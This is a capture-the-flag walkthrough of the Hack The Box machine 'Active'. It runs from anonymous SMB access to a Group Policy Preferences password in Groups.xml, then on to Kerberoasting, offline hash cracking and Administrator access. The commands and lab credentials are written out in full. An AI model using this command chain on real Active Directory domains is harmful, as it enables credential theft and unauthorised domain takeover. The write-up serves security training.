Hack The Box: Active Walkthrough
Machine Overview
- Machine Name: Active
- Difficulty: Easy
- Operating System: Windows
This is a write-up for the Hack The Box machine Active, which focuses on abusing SMB misconfigurations, Group Policy Preferences (GPP) password disclosure, and Kerberoasting to achieve full domain compromise.
Before starting, the hostname was added to the local hosts file:
1
10.129.26.66 active.htb
0x0 – Enumeration
Nmap Scan
Initial enumeration revealed the exposed services:
1
nmap -A -p- -Pn 10.129.26.66 -T4 -oA active

The results confirmed the host as a Windows Active Directory Domain Controller, exposing services such as SMB, LDAP, Kerberos, and DNS.
0x1 – SMB Enumeration
Listing SMB Shares
Anonymous SMB enumeration was possible:
1
smbclient -L //10.129.26.66 -N

Several shares were discovered. Most were restricted, but the Replication share allowed unauthenticated access.
0x2 – Group Policy Preference Abuse
Accessing the Replication Share
1
smbclient //10.129.26.66/Replication

Navigating through the share:
1
2
cd active.htb/Policies/
ls

The directory containing the following GUID was identified: 
1
{31B2F340-016D-11D2-945F-00C04FB984F9}
This GUID corresponds to the Default Domain Policy. 
Downloading Policy Files
1
2
3
RECURSE ON
PROMPT OFF
mget *
0x3 – Credential Extraction
Groups.xml Discovery Inside the following path:
MACHINE/Preferences/Groups/ The file Groups.xml was discovered.
1
2
3
4
5
6
7
8
9
10
11
12
cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
        name="active.htb\SVC_TGS"
        image="2"
        changed="2018-07-18 20:46:06">
    <Properties action="U"
                cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
                userName="active.htb\SVC_TGS"/>
  </User>
</Groups>
0x4 – GPP Password Decryption
The encrypted password was decrypted using gpp-decrypt:
1
gpp-decrypt 'edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ'
Recovered password:
1
GPPstillStandingStrong2k18
0x5 – Initial Access
SMB Authentication
Using the recovered credentials:
1
smbclient //10.129.26.66/Users -U 'SVC_TGS%GPPstillStandingStrong2k18'

Access to user directories was obtained. 
User Flag
0x6 – Kerberoasting
SPN Enumeration
1
GetUserSPNs.py active.htb/SVC_TGS:'GPPstillStandingStrong2k18' -dc-ip 10.129.26.66

A Kerberoastable service account was identified.
Ticket Request
1
GetUserSPNs.py active.htb/SVC_TGS:'GPPstillStandingStrong2k18' -dc-ip 10.129.26.66 -request

The Kerberos ticket hash was captured for offline cracking.
0x7 – Hash Cracking
1
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt --force --potfile-disable
Recovered password:
1
Ticketmaster1968
0x8 – Privilege Escalation
Administrator Authentication
1
smbclient //10.129.26.66/Users -U 'Administrator%Ticketmaster1968'
Administrator access was successfully obtained.
and the Root Flag
Conclusion This machine demonstrates how legacy Group Policy Preferences can expose domain credentials and how Kerberoasting remains an effective privilege escalation technique in Active Directory environments.
No software vulnerabilities were required—only misconfiguration abuse and weak passwords.
Happy Hacking 🚀